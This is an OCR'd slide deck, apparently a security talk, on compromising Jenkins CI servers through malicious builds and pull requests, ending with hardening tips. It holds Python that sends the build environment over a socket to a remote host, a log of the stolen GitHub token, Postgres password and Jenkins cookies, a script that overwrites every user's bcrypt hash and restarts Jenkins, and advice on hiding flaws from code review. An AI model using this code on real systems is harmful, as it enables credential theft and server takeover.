
Command


```
export GITHUB_TOKEN=7f550a9f4c44173a37664d938f1355f0f92a47a7
export POSTGRES_USER=postgres
export POSTGRES_PASSWORD=HotSpankinWebApp

python $WORKSPACE/setup.py
```

```
envs = os.environ
message = str(envs)
s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
s.send(message)
data = s.recv(BUFFER_SIZE)
s.close()
```

Connection address: ('104.130.129.241', 36621)
received data: {'BUILD_DISPLAY_NAME': '#55',
'BUILD_ID': '2014-08-07_20-50-38',
'BUILD_NUMBER': '55',
'BUILD_TAG': 'jenkins-scrapy-55',
'BUILD_URL': 'http://104.130.129.241/job/scrapy/55/',
'EXECUTOR_NUMBER': '1',
'GID': '1000',
'GITHUB_TOKEN': '7f550a9f4c44173a37664d938f1355f0f92a47a7',
'GIT_BRANCH': 'origin/master',
'GIT_COMMIT': '72e1a387ca969db942ea3b06b2e574d90db5c1df',
'GIT_PREVIOUS_COMMIT': '72e1a387ca969db942ea3b06b2e574d90db5c1df',
'GIT_URL': 'https://github.com/devGregA/scrapy',
'HOME': '/var/lib/jenkins',
'HUDSON_COOKIE': '46258990-8956-40b9-a826-b71b1bcda0bf',
'HUDSON_HOME': '/var/lib/jenkins',
'JENKINS_SERVER_COOKIE': '6d082cd38de4b35a',
'JENKINS_URL': 'http://104.130.129.241/',
'JOB_NAME': 'scrapy',
'JOB_URL': 'http://104.130.129.241/job/scrapy/',
'POSTGRES_USER': 'postgres'
'POSTGRES_PASSWORD': 'HotSpankinWebApp'





Targeting Jenkins Directly

Digging In the Code

```
├── /var/lib/jenkins
    ├── users
        ├── <USER>
            ├── config.xml
```

config.xml

```
<?xml version='1.0' encoding='UTF-8'?>
<user>
  <fullName>admin</fullName>
  <properties>
    <hudson.model.PaneStatusProperties>
      <collapsed/>
    </hudson.model.PaneStatusProperties>
    <jenkins.security.ApiTokenProperty>
      <apiToken>S7o/e8JSXMPnBufr0s46br8X9qs2Xvixg7fyZcSyk2TEfr6P2Rm/JKw9xVRb9sYz
      </apiToken>
    </jenkins.security.ApiTokenProperty>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty >
        <hudson.security.HudsonPrivateSecurityRealm_-Details>
  <passwordHash>#jbcrypt:$2a$10$Pw/2FPkJVEWZCYRmtzjNweyAA.5orVqBXpx3oP00O/xKmz02jQ/vi
   </passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
<jenkins.security.LastGrantedAuthoritiesProperty>
    </jenkins.security.LastGrantedAuthoritiesProperty>
     </properties>
</user>
```

JBCrypt you say?


```
<?xml version='1.0' encoding='UTF-8'?>
<user>
  <fullName>admin</fullName>
  <properties>
   . . .
   <jenkins.security.ApiTokenProperty>
      <apiToken>S7o/e8JSXMPnBufr0s46br8X9qs2Xvixg7fyZcSyk2TEfr6P2Rm/JKw9xVRb9sYz
     </apiToken>
    </jenkins.security.ApiTokenProperty>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty >
        <hudson.security.HudsonPrivateSecurityRealm_-Details>
  <passwordHash>#jbcrypt:$2a$10$Pw/2FPkJVEWZCYRmtzjNweyAA.
5orVqBXpx3oP00O/xKmz02jQ/vi
   </passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
<jenkins.security.LastGrantedAuthoritiesProperty>
    </jenkins.security.LastGrantedAuthoritiesProperty>
     </properties>
</user>
```

jenkins/core/src/main/java/hudson/security/HudsonPrivateSecurityRealm.java

```
 /**
* {@link PasswordEncoder} that uses jBCrypt.
*/

public String encodePassword(…) throws DataAccessException{
    return BCrypt.hashpw(rawPass,BCrypt.gensalt());
}

public boolean isPasswordValid(…) throws DataAccessException{
    return BCrypt.checkpw(rawPass,encPass);
}};
```



```
public class Mal {
    public static void main(String[] args) {

        String hashed =
                    BCrypt.hashpw(“pwdplz", BCrypt.gensalt());
          System.out.println(hashed);
                                  }
}
```

```
$2a$10$OP457.MLkiu9PnIvVq2IG.GkPB9xoMkN6V3F2Mj1p8y9qqWJZ6DtC
```

What if this was in our build?

```
results = os.listdir('/var/lib/jenkins/users/')
for res in results:
        for line in fileinput.FileInput("/var/lib/jenkins/users/%s/config.xml" % res,inplace=1):
                line = re.sub(r"#jbcrypt:[^<]+", "#jbcrypt:waga", line )
                print line,
message = 'using jenkins: %s ' % str(results)
print os.system(‘pkill -HUP java‘)
```

Let’s find out!

There is a catch…

Build Executor Status		
#	Status	
master		
1	Idle	
2	Idle	
node01.example.com		
1	Idle	
node02.example.com		
1	Idle	


Good news!

Delivery Pipeline configuration

Stage Name: Build Test

Task Name:

- [ ] Disable Build (No new builds will be executed un
- [x] Execute concurrent builds if necessary
- [ ] Restrict where this project can be run




zZz
zZz

Or Not...

Delivery Pipeline configuration

Stage Name: Build Test

Task Name:

- [ ] Disable Build (No new builds will be executed until the project is re-enabled.)
- [ ] Execute concurrent builds if necessary
- [ ] Restrict where this project can be run

If you're really committed…

Keep. Committing.

What if there aren't any oops?

Automatic PR Building

Hitting the Gate

jenkins commented on Jan 8

Can one of the admins verify this patch?

devGregA commented on Jan 8

Fuck you very much Jenkins.

Pressing Forward

Be Sneaky

Thwart the Gate

Being Sneaky

OBFUSCATION

This is the main villain of the campaign, and his greatest asset is that no-one would have ever considered it.

It can be as simple as ‘yp’

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus        err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

Thwarting the Gate

(Maybe.)

/github-webhook/

The worst case scenario

The Quickest Overview On Securing Jenkins

EVER

Disable Anon Access

Take Code Review Seriously

Gate Your Deploys

Use a Random Port for Slave Comms

Disable Executors On Master

Change your web-hook from the default URL


IT'S
Easy